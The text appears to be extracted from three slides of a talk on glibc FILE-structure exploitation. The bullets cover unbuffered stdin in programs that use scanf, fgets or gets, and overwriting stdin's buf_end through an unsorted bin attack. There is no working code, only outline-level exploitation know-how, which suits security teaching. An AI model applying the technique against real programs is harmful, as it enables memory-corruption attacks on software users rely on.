
Make FILE structure great again

- Scenario
 - Use any stdin related function
 - scanf/fgets/gets ...
 - Stdin is unbuffer
 - Very common in normal stdio program




Make FILE structure great again

- Overwrite `buf_end` with a pointer behind the `stdin`
 - Unsorted bin attack
 - Very common in heap exploitation




Make FILE structure great again

- Overwrite buf_end with a pointer behind the stdin `stdin`
- Unsorted bin attack
- Very common in heap exploitation



